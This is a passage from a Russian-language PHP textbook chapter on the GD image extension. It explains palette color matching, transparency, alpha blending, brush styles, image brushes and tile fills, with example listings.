Как можно видеть из листинга 27.6, мы разбили свое изображение на несколько участков, разделяя их цветными линиями (пересекающиеся по диагонали красные и синие линии). Затем мы используем две различные команды для заливки каждой части изображения. В первой половине (левой) мы вызываем функцию imagefill() и определяем для нее местоположение внутри "левого" треугольника, а во второй половине – функцию imagefilltoborder(), выбрав красный цвет для контура границы.

Если сравнить результаты, то можно увидеть, что функция imagefill() заливает участок до границы сплошного белого цвета внутри треугольника. Функция imagefilltoborder(), наоборот, заливает все, что находится справа от края до сплошной красной границы по диагонали.




Рис. 27.6. *Использование функций заливки изображения*

Работа с цветом и кистью

Теперь, когда вам известны возможные варианты использования функций рисования GD, пора перейти к рассмотрению принципов работы с кистями при использовании функций рисования и объяснить, какие могут возникнуть проблемы, не очевидные на первый взгляд, при работе с палитрой цветов. Поскольку мы уже рассматривали простейшую форму распределения цвета с помощью функции `imagecolorallocate()`, продолжим далее.

Работа с палитрой изображения

В каждом из примеров, предложенных до настоящего момента, создавались совершенно новые холсты. На эти холсты распределялись только некоторые цвета с помощью функции `imagecolorallocate()`. Пока что этот способ нас вполне устраивал, однако в реальном применении расширения GD одного его будет недостаточно. Кроме обычного распределения цвета, расширение GD предлагает несколько способов, позволяющих воспользоваться преимуществами уже существующей палитры цветов. Хотя большинство из них полезны при работе с изображениями, загружаемыми посредством использования такой функции, как `imagecreatefromjpeg()`, эти функции используются и во многих других случаях.

Сопоставление цветов на существующей палитре

Если использовать функцию `imagecolorallocate()`, она будет пытаться создавать новый цвет в палитре. Однако при работе с существующей палитрой может быть так, что требуемый вам цвет уже имеется в палитре. Специально для таких случаев расширение GD предлагает функцию `imagecolorexact()`, которая имеет следующий синтаксис:

```
imagecolorexact($img_r, $red, $green, $blue);
```

Параметр `$img_r` представляет ресурс изображения, а параметры `$red`, `$green` и `$blue` — тройку значений RGB для выбора цвета. Если палитра уже содержит указанный цвет, эта функция возвращает его индекс, а если нет, то значение -1.

Судя по названию, функция `imagecolorexact()` возвращает только индекс цвета в палитре, если этот цвет в точности соответствует выбранному цвету. Для тех случаев, когда можно обойтись и "близким" (не точным) соответствием, расширение GD предлагает функцию `imagecolorclosest()`. Ее синтаксис показан ниже:

```
imagecolorclosest($img_r, $red, $green, $blue);
```

Параметр `$img_r` представляет ресурс изображения, а параметры `$red`, `$green` и `$blue` — тройку значений RGB для требуемого цвета. При выполнении эта функция возвращает индекс цвета в палитре, который наиболее всего соответствует требуемому цвету. Соответствие цвета определяется посредством отображения каждой тройки значений RGB цвета в палитре в трехмерной точке с координатами X, Y, Z (красный = X, синий = Y, зеленый = Z). Затем таким же образом отображается требуемый цвет, и возвращается тот цвет, который математически оказывается наиболее близким к требуемому. Это означает, что если изображение имеет небольшое количество цветов (или большое количество цветов, имеющих похожие оттенки) на своей палитре, то не исключено, что цвет, возвращаемый функцией `imagecolorclosest()`, будет сильно отличаться от требуемого цвета.

Как было сказано, в зависимости от того, что вы хотите получить, функция `imagecolorclosest()` может дать нежелательные результаты. Альтернативной функцией, которая обычно позволяет получить лучший результат (наиболее близкое совпадение), является функция сопоставления цвета на основе его оттенка и насыщенности белого и черного цветов — `imagecolorclosesthwb()`. Синтаксис этой функции имеет следующий вид:

```
imagecolorclosesthwb($img_r, $red, $green, $blue);
```

Параметр `$img_r` представляет ресурс изображения, а параметры `$red`, `$green` и `$blue` — тройку значений RGB назначаемого цвета. Для изображений, в которых нет "натуральных цветов" (изображения, в которых распределение цвета осуществлялось с помощью функции `imagecreate()`, а не `imagecreatetruecolor()`), эта функция может вернуть значение -1, если ни один цвет еще не был распределен. А для изображений с натуральными цветами эта функция всегда успешно возвращает индекс требуемого цвета.

Как вы могли догадаться, рассмотренные функции получения цветов можно комбинировать в специальной функции, которая может выглядеть примерно так:

```
<?php
   function getcolor($img, $red, $green, $blue) {
      $color = imagecolorexact($img, $red, $green, $blue);
      if($color == -1) {
         $color = imagecolorallocate($img, $red, $green, $blue);
         if($color == -1) {
            $color = imagecolorclosest($img, $red, $green, $blue);
         }
      }
      return $color;
   }
?>
```

Функция, подобная getcolor() из предыдущего примера, могла бы гарантировать, что наиболее точное соответствие требуемому цвету всегда бы возвращалось без назначения каких-либо новых цветов, если бы только в этом не было необходимости. Однако, как это обычно бывает в PHP, кто-то уже об этом позаботился. Функция imagecolorresolve() (которая является частью расширения GD) решает ту же задачу, что и функция getcolor() из предыдущего примера. Синтаксис этой функции представлен ниже:

```
imagecolorresolve($img_r, $red, $green, $blue);
```

Параметр $img_r представляет ресурс изображения, а параметры $red, $green и $blue — тройку значений RGB. Как и функция getcolor() из предыдущего примера, эта функция вернет наиболее точное соответствие требуемому цвету при первой попытке точного совпадения, распределения или близкого совпадения с предоставленным цветом.

НА ЗАМЕТКУ

Чтобы определить наиболее подходящий цвет, функция imagecolorresolve() использует функцию imagecolorclosest() (а не функцию imagecolorclosesthwb()).

Удаление и/или изменение цветов палитры

Пока что мы рассматривали только те функции, которые создают или получают цвет из палитры изображения. Однако с помощью расширения GD можно также удалять или видоизменять определенный цвет в палитре. Для удаления цветов из палитры можно воспользоваться PHP-функцией imagecolordeallocate(), синтаксис которой имеет следующий вид:

```
imagecolordeallocate($img_r, $color);
```

Параметр $img_r представляет ресурс изображения, из которого необходимо удалить цвет, а параметр $color задает индекс цвета в палитре, который должен быть удален. После того как цвет будет удален из палитры, позиция, в которой хранился этот цвет, в следующий раз будет использована для хранения другого цвета, назначаемого с помощью функции imagecolorallocate(). В подобных случаях любые пиксели в изображении, которые использовали первоначальный цвет, вместо него будут использовать новый назначенный цвет. Чтобы продемонстрировать это на примере, рассмотрим код, показанный в листинге 27.7.

Листинг 27.7. Использование функции imagedeallocate()

```
<?php
   define("WIDTH", 200);
   define("HEIGHT", 200);

   $img = imagecreate(WIDTH, HEIGHT);
   $bg = $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
   $black = imagecolorallocate($img, 0, 0, 0);

   imagefilledrectangle($img, 10, 10, WIDTH-11, HEIGHT-11, $black);
   imagecolordeallocate($img, $black);
```

```
$red = imagecolorallocate($img, 0xFF, 0, 0);

header("Content-Type: image/png");
imagepng($img);
?>
```




Рис. 27.7. *Использование палитры цветов для заливки*

Хотя этот способ и является эффективным для замены всех проявлений одного цвета другим цветом, расширение GD предусматривает более простой способ, позволяя напрямую заменять определенный индекс в палитре другим цветом с помощью функции `imagecolorset()`. Синтаксис этой функции показан ниже:

```
imagecolorset($img_r, $color, $red, $green, $blue);
```

Параметр `$img_r` представляет ресурс изображения; параметр `$color` – индекс в палитре для замены; параметры `$red`, `$green` и `$blue` – тройку значений RGB для замены цвета `$color`. Если воспользоваться этой функцией, то пример из листинга 27.7 можно было бы переписать, заменив строку:

```
$red = imagecolorallocate($img, 0xFF, 0, 0);
```

такой строкой:

```
imagecolorset($img, $black, 0xFF, 0, 0);
```

Создание прозрачности в изображениях

В процессе создания или работы с изображениями иногда необходимо сделать так, чтобы один из цветов в изображении стал прозрачным. Несмотря на то что в расширении GD больше не поддерживаются изображения в формате GIF, формат PNG позволяет использовать прозрачные цвета. В PHP создать прозрачное изображение совсем несложно – для этого необходимо объявить распределенный на палитру цвет "прозрачным" с помощью функции `imagecolortransparent()`.

Синтаксис этой функции выглядит следующим образом:

```
imagecolortransparent($img_r [, $color])
```

Параметр `$img_r` представляет ресурс изображения, а необязательный параметр `$color` задает цвет, который будет объявлен прозрачным. После того как цвет будет объявлен прозрачным, он не будет отображаться, что позволит видеть все, что находится под изображением (фон). В результате выполнения эта функция возвращает либо прозрачный цвет в палитре, либо, если параметр `$color` не был задан, текущий прозрачный цвет.

НА ЗАМЕТКУ

Для данного изображения можно определить только один прозрачный цвет. Поэтому при повторном вызове функции `imagecolortransparent()` прозрачный цвет будет превращен в реальный цвет.

Создание прозрачности цвета с помощью альфа-смешивания

Теперь, когда вы уже знаете о том, как сделать цвет прозрачным, мы можем перейти к обсуждению системы цветов RGBA. Аббревиатура "RGBA" расшифровывается как Red (красный), Green (зеленый), Blue (синий), Alpha (альфа), и задает способ определения "прозрачных" цветов. Подобно обычным цветам, эти цвета создаются на основе тройки значений RGB, но связаны они посредством "альфа-уровня" (alpha level). Значение альфа-уровня лежит в диапазоне от 0 до 127 (от 0x0 до 0x7F в шестнадцатеричной форме), и соответствует степени прозрачности этого цвета при его помещении на холст (максимальная степень прозрачности соответствует 0x7f/127).

Основой системы цветов RGBA является то, что когда цвет распределяется с помощью метода RGBA и помещается на холст, то цвет, который находится под закрашиваемой областью, не будет полностью удален. Наоборот, этот цвет будет комбинироваться со значением RGB помещаемого цвета для получения итогового цвета, отображаемого на холсте.

НА ЗАМЕТКУ

Свойства альфа-смешивания таковы, что ожидаемые результаты можно получить только в том случае, если работать с изображением, содержащим натуральные цвета. Чтобы добиться получения хороших результатов, используйте альфа-смешивание GD только для изображений в натуральных цветах (тех, например, которые были созданы с помощью PHP-функции `imagecreatetruecolor()`).

Для создания цвета RGBA используется функция расширения GD `imagecolorallocatealpha()`, синтаксис которой имеет следующий вид:

```
imagecolorallocatealpha($img_r, $red, $green, $blue, $alpha);
```

Параметр `$img_r` представляет ресурс изображения; параметры `$red`, `$green` и `$blue` – тройку значений RGB для назначаемого цвета; параметр `$alpha` задает используемый альфа-уровень. Как уже говорилось, параметр `$alpha` может принимать значение от 0 (непрозрачный цвет) до 127 (полностью прозрачный цвет).

Чтобы продемонстрировать использование цветов RGBA, в листинге 27.8 показано взаимодействие цвета RGBA с другими цветами в изображении.

Листинг 27.8. Использование функции imagecolorallocatealpha()

```
<?php
   define("WIDTH", 300);
   define("HEIGHT", 300);

   $img = imagecreatetruecolor(WIDTH, HEIGHT);

   $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
   $yellow = imagecolorallocate($img, 0xFF, 0xFF, 00);
   $red = imagecolorallocate($img, 0xFF, 0, 0);
   $blue_t = imagecolorallocatealpha($img, 0, 0, 0xFF, 0x40);

   imagefill($img, 1, 1, $white);
   imageline($img, 0,0, WIDTH-1, HEIGHT-1, $blue_t);
   imagefilledrectangle($img, (WIDTH/2)-50, (HEIGHT/2)-50,
                        (WIDTH/2)+50, (HEIGHT/2)+50, $yellow);
   imagefilledrectangle($img, (WIDTH/2)-30, (HEIGHT/2)-30,
                        (WIDTH/2)+30, (HEIGHT/2)+30, $red);
   imagefilledrectangle($img, 10, 10, WIDTH-11, HEIGHT-11, $blue_t);

   header("Content-Type: image/png");
   imagepng($img);
?>
```

Как показано на рис. 27.8, три закрашенных прямоугольника были нарисованы поверх диагональной линии синего цвета. Как можно видеть, даже при том условии, что оба прямоугольника меньшего размера и линия были нарисованы еще до того, как был нарисован большой синий прямоугольник RGBA, видимыми остаются все три прямоугольника. Это объясняется тем, что во время рисования этого прямоугольника альфа-уровень составлял половину прозрачности (0x40 в шестнадцатеричной форме, 64 – в десятичной) и был смешан с цветами, поверх которых был нарисован этот прямоугольник. Благодаря этому и был получен визуальный эффект, при котором "сквозь" большой прямоугольник RGBA просматриваются остальные закрашенные формы, находящиеся за ним.

Помимо функции imagecolorallocatealpha(), расширение GD содержит функции для доступа к цветам на существующей палитре, подобно функциям получения цветов в системах, отличных от RGBA. В частности, расширение GD предлагает следующие функции для работы с цветами RGBA:

```
imagecolorallocatealpha($img_r, $red, $green, $blue, $alpha);
imagecolorexactalpha($img_r, $red, $green, $blue, $alpha);
imagecolorclosestalpha($img_r, $red, $green, $blue, $alpha);
imagecolorresolvealpha($img_r, $red, $green, $blue, $alpha);
```

Как можно видеть, каждая функция получения цветов, с которыми вы уже ознакомились, имеет эквивалентную функцию для работы с системой RGBA. Поскольку для каждой из этих функций требуются одинаковые параметры, нет необходимости описывать каждый параметр по отдельности. В каждой из предыдущих функций параметр

`$img_r` представляет ресурс изображения, а параметры `$red`, `$green` и `$blue` задают тройку значений RGB. Параметр `$alpha` представляет альфа-уровень для тройки значений RGBA и может быть выбран из диапазона от 0 до 127 (от 0x0 до 0x7Fв шестнадцатеричной форме).




Рис. 27.8. *Использование альфа-каналов*

Рисование с помощью кистей

Теперь, когда рассказано практически обо всем, что имеет отношение к цвету и использованию палитры в расширении GD, пора перейти к вопросам использования кистей вместе в функциях рисования PHP. Когда расширение GD получает команду нарисовать что-либо на холсте (например, при вызове функции `imagerectangle()`), весь процесс рисования на холсте производится с помощью цифровой "кисти". По умолчанию, эта кисть определяется как один пиксель требуемого цвета в палитре. Кроме кисти, используемой по умолчанию (которая доступна всегда), расширение GD позволяет определять произвольное количество вспомогательных кистей, которые можно использовать вместо нее. Изменение свойств кисти осуществляется посредством набора функций, рассмотрением которых мы и займемся в этом разделе.

Начиная с кисти, используемой по умолчанию, самым простым изменением является изменение толщины кисти. Для этих целей используется функция `imagesetthickness()`, которая имеет следующий синтаксис:

```
imagesetthickness($img_r, $thickness);
```

Параметр `$img_r` представляет ресурс изображения, а параметр `$thickness` определяет толщину кисти. Как вы могли догадаться, значение параметра `$thickness` должно быть больше нуля. При выполнении эта функция увеличивает размер кисти, используемой по умолчанию, до `$thickness` пикселей.

Хотя функция imagesetthickness() позволяет рисовать на холсте формы произвольной толщины и цвета, с ее помощью нельзя нарисовать такие элементы, как прерывистые линии. Для этих относительно простых разноцветных кистей расширение GD предлагает функцию imagesetstyle(). Синтаксис этой функции выглядит следующим образом:

```
imagesetstyle($img_r, $style);
```

Параметр $img_r представляет ресурс изображения, а параметр $style дает определение стиля. В PHP стили определяются в виде индексированных массивов, в которых в упорядоченном виде содержатся цвета, определяющие кисть в каждом пикселе. Например, если предположить, что существуют переменные $white и $black, которые определяют соответствующие цвета (белый и черный), то следующий массив может представить "штриховую" кисть:

```
$dashed = array($black, $black, $black, $white $white $white);
```

В этом примере массив $dashed представляет простую кисть, которая состоит из шести пикселей: трех черных, за которыми следуют три белых. Впоследствии этот массив можно передать в качестве параметра $style для функции imagesetstyle(), чтобы определить текущий стиль кисти. После того как стиль будет определен с помощью этой функции, его можно будет использовать для рисования любой геометрической формы, поддерживаемой расширением GD, посредством константы IMG_COLOR_STYLED, которая используется вместо того, что обычно может представлять цвет при вызове функции. Чтобы показать на примере эту идею, в листинге 27.9 рисуются простые геометрические формы с помощью стилизованной кисти. Полученное изображение показано на рис. 27.9.

Листинг 27.9. Использование функции imagesetstyle()

```
<?php
   define("WIDTH", 200);
   define("HEIGHT", 200);

   $img = imagecreate(WIDTH, HEIGHT);

   $background = $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
   $black = imagecolorallocate($img, 0, 0, 0);

   imagerectangle($img, 0, 0, WIDTH-1, HEIGHT-1, $black);

   /* Определение массивов стилей */
   $dashed = array($black, $black, $black, $white, $white, $white);
   $sos = array($black, $black,
                $white, $white,
                $black, $black,
                $white, $white, /* . . . */
                $black, $black,
                $white, $white,
                $black, $black, $black, $black,
                $white, $white,
                $black, $black, $black, $black, /* - - - */
                $white, $white,
```

```
                $black, $black, $black, $black,
                $white, $white,
                $black, $black,
                $white, $white, /* . . . */
                $black, $black,
                $white, $white,
                $black, $black,
                $white, $white,$white, $white,$white, $white);

    imagesetstyle($img, $sos);
    imageline($img, 0, 0, WIDTH-1, HEIGHT-1, IMG_COLOR_STYLED);
    imageline($img, 0, HEIGHT-1, WIDTH-1, 0, IMG_COLOR_STYLED);
    imagesetstyle($img, $dashed);
    imagerectangle($img, 30, 30, WIDTH-31, HEIGHT-31, IMG_COLOR_STYLED);
    imagerectangle($img, 50, 50, WIDTH-51, HEIGHT-51, $black);

    header("Content-Type: image/png");
    imagepng($img);
?>
```

Как показано в коде из листинга 27.9 и в созданном изображении, представленном на рис. 27.9, в этом примере сценария используются два различных стиля, представленных массивами `$sos` (сигнал в известной азбуке Морзе) и `$dashed` (простая штриховая линия). Эти два стиля впоследствии применяются для рисования двух линий (с помощью стиля `$sos`) и прямоугольника (с помощью стиля `$dashed`). Обратите внимание на то, что каждый раз при использовании стилей сначала с помощью функции `imagesetstyle()` выбирался стиль, после чего константа `IMG_COLOR_STYLED`, используемая вместо цвета, указывала на то, какой стиль необходимо выбрать в данный момент для рисования.




Рис. 27.9. *Использование стилей кисти GD*

Как уже упоминалось, функция imagesetstyle() служит для определения простых кистей. Чтобы определить сложные кисти, ширина которых составляет несколько пикселей, необходимо использовать другой способ, который заключается в создании другого изображения "кисти" с помощью функции imagesetbrush():

```
imagesetbrush($img_r, $brush_r);
```

Параметр $img_r представляет ресурс изображения, а параметр $brush_r задает другой (иной) ресурс изображения, содержащий требуемую кисть. Этот ресурс изображения кисти ничем не отличается от любого другого представленного вам ресурса изображения, и его можно создать с помощью целого ряда функций работы с изображениями GD. Как и в случае с функцией imagesetstyle(), функцию imagesetbrush() следует вызывать всякий раз при изменении кисти. Как и в случае с функцией imagesetstyle(), вместо цвета необходимо использовать специальную константу IMG_COLOR_BRUSHED всякий раз при вызове функции рисования GD, использующей кисть. Пример использования этой функции можно посмотреть в листинге 27.10.

Листинг 27.10. Использование функции imagesetbrush()

```
<?php
   define("WIDTH", 200);
   define("HEIGHT", 200);
   define("B_WIDTH", 20);
   define("B_HEIGHT",20);

   $img = imagecreate(WIDTH, HEIGHT);

   $background = $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
   $black = imagecolorallocate($img, 0, 0, 0);

   $brush = imagecreate(B_WIDTH, B_HEIGHT);
   $b_bkgr = $b_white = imagecolorallocate($brush, 0xFF, 0xFF, 0xFF);
   $b_black = imagecolorallocate($brush, 0, 0, 0);

   imagecolortransparent($brush, $b_bkgr);
   imageellipse($brush, B_WIDTH/2, B_HEIGHT/2, B_WIDTH/2, B_HEIGHT/2, $black);

   imagerectangle($img, 0, 0, WIDTH-1, HEIGHT-1, $black);
   imagesetbrush($img, $brush);

   imageline($img, 0, HEIGHT-1, WIDTH-1, 0, IMG_COLOR_BRUSHED);
   imageellipse($img, WIDTH/2, HEIGHT/2, WIDTH/2, HEIGHT/2, IMG_COLOR_BRUSHED);

   header("Content-Type: image/png");
   imagepng($img);
?>
```

НА ЗАМЕТКУ

При использовании кистей цвет, определяемый в них как прозрачный, не будет наноситься как часть кисти (это проявление эффекта прозрачности). Упомянутой особенностью можно воспользоваться для создания очень сложных и интересных кистей, с помощью которых можно будет рисовать границы (рамки) и тому подобное.




Рис. 27.10. *Использование изображений кисти в GD*

Как показано в листинге 27.10, в нем определяется два разных изображения: `$img` (само изображение) и `$brush` (изображение кисти). Для кисти была создана простая черная окружность с прозрачным фоном. Затем было выделено изображение `$brush`, которое использовалось в качестве кисти для рисования диагонали и окружности с помощью специального цвета `IMG_COLOR_BRUSHED`.

Полученное изображение, представленное на рис. 27.10, показывает, что каждый пиксель, который мог быть нарисован без кисти, используется для рисования окружности. Поскольку эти окружности перекрывают друг друга, в результате получается сплошной черный цвет. Чтобы выйти из этой ситуации, для кистей можно подобрать стили, которые будут определять интервал рисования изображения кисти — получится так называемая "стилизованная кисть". При этом комбинируются функции `imagesetstyle()` и `imagesetbrush()`, определяющие интервал, в пределах которого будет применяться кисть.

В отличие от использования функции `imagesetstyle()` вместе со специальным цветом `IMG_COLOR_STYLED`, фактические значения элементов массива стиля обычно являются неподходящими. Так, значения больше нуля проявятся в изображении используемой кисти, а нулевое значение "убирает" кисть. Если стили и кисти используются вместе в одной операции рисования, то в этом случае необходимо применять специальный цвет `IMG_COLOR_STYLEDBRUSHED`. Этот принцип продемонстрирован в листинге 27.11, в котором несколько линий рисуются с помощью разнообразных стилей.

Листинг 27.11. Совместное использование функций `imagesetstyle()` и `imagesetbrush()`

```
<?php
   define("WIDTH", 200);
   define("HEIGHT", 200);
   define("B_WIDTH", 20);
```

```
define("B_HEIGHT",20);
$img = imagecreate(WIDTH, HEIGHT);
$background = $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($img, 0, 0, 0);

$brush = imagecreate(B_WIDTH, B_HEIGHT);
$b_bkgr = $b_white = imagecolorallocate($brush, 0xFF, 0xFF, 0xFF);
$b_black = imagecolorallocate($brush, 0, 0, 0);
imagecolortransparent($brush, $b_bkgr);
imageellipse($brush, B_WIDTH/2, B_HEIGHT/2, B_WIDTH/2, B_HEIGHT/2, $black);

imagerectangle($img, 0, 0, WIDTH-1, HEIGHT-1, $black);
imagesetbrush($img, $brush);

$style_a = array_fill(0, B_WIDTH/2, 0);
$style_a[] = 1;
imagesetstyle($img, $style_a);
imageline($img, 0, 50, WIDTH-1, 50, IMG_COLOR_STYLEDBRUSHED);

$style_b = array_fill(0, B_WIDTH/4, 0);
$style_b[] = 1;
imagesetstyle($img, $style_b);
imageline($img, 0, 100, WIDTH-1, 100, IMG_COLOR_STYLEDBRUSHED);

$style_c = array_fill(0, B_WIDTH/8, 0);
$style_c[] = 1;
imagesetstyle($img, $style_c);
imageline($img, 0, 150, WIDTH-1, 150, IMG_COLOR_STYLEDBRUSHED);

header("Content-Type: image/png");
imagepng($img);
?>
```




Рис. 27.11. *Использование стилизованных кистей*

Как показывает код из листинга 27.11 и полученное изображение на рис. 27.11, на холсте были нарисованы три отдельных линии. Для каждой из этих линий использовалась одна и та же кисть, но с разными стилями. В первом из этих стилей ставится B_WIDTH/4 нулей (то есть, кисть ничего не рисует), а затем одна единица (кисть рисует). Каждая последующая линия использует стиль с меньшим количеством пробелов между окружностями. Результаты можно увидеть на рис. 27.11.

НА ЗАМЕТКУ

В отличие от предыдущих примеров, в которых вручную создавался массив, используемый в функции imagesetstyle(), в листинге 27.11 вместо нее вызывалась функция array_fill(). Это было сделано для того, чтобы показать вам другой способ создания массивов стилей и улучшить весь пример в целом.

Использование специальных стилей для заливки

Расширение GD позволяет использовать кисти и для заливки участков холста. Эти участки могут определяться геометрической формой (например, с помощью функции imagefilledpolygon()) или обычной функцией заливки, например imagefill(). Шаблон заливки называется *мозаикой* (tile) и определяется с помощью функции imagesettile(), которая имеет следующий синтаксис:

```
imagesettile($img_r, $tile_r);
```

Параметр $img_r представляет ресурс изображения, для которого будет определена мозаика, а параметр $tile_r – ресурс изображения, определяющий мозаику. Подобно кистям, мозаика отображается как другое изображение; ее можно загружать и работать с ней с помощью любых графических функций GD. После того как мозаика будет назначена текущей для функций заливки GD, ее можно использовать, определяя специальный цвет IMG_COLOR_TILED в любой графической функции расширения GD, поддерживающей заливку. Пример использования мозаики показан в листинге 27.12.

Листинг 27.12. Использование функции imagesettile()

```
<?php
   define("WIDTH", 200);
   define("HEIGHT", 200);
   define("T_WIDTH", 20);
   define("T_HEIGHT",20);

   $img = imagecreate(WIDTH, HEIGHT);
   $background = $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
   $black = imagecolorallocate($img, 0, 0, 0);

   $tile = imagecreate(T_WIDTH, T_HEIGHT);
   $t_bkgr = $t_white = imagecolorallocate($tile, 0xFF, 0xFF, 0xFF);
   $t_black = imagecolorallocate($tile, 0,0,0);

   imagefilledrectangle($tile, 0, 0, T_WIDTH/2, T_HEIGHT/2, $t_black);

   imagefilledrectangle($tile, T_WIDTH/2, T_HEIGHT/2,
                        T_WIDTH-1, T_HEIGHT-1, $t_black);
```

```
   imagerectangle($img, 0, 0, WIDTH-1, HEIGHT-1, $black);
   imagesettile($img, $tile);

   imagefilledrectangle($img, 1, 1, WIDTH-2, HEIGHT-2, IMG_COLOR_TILED);
   header("Content-Type: image/png");
   imagepng($img);
?>
```

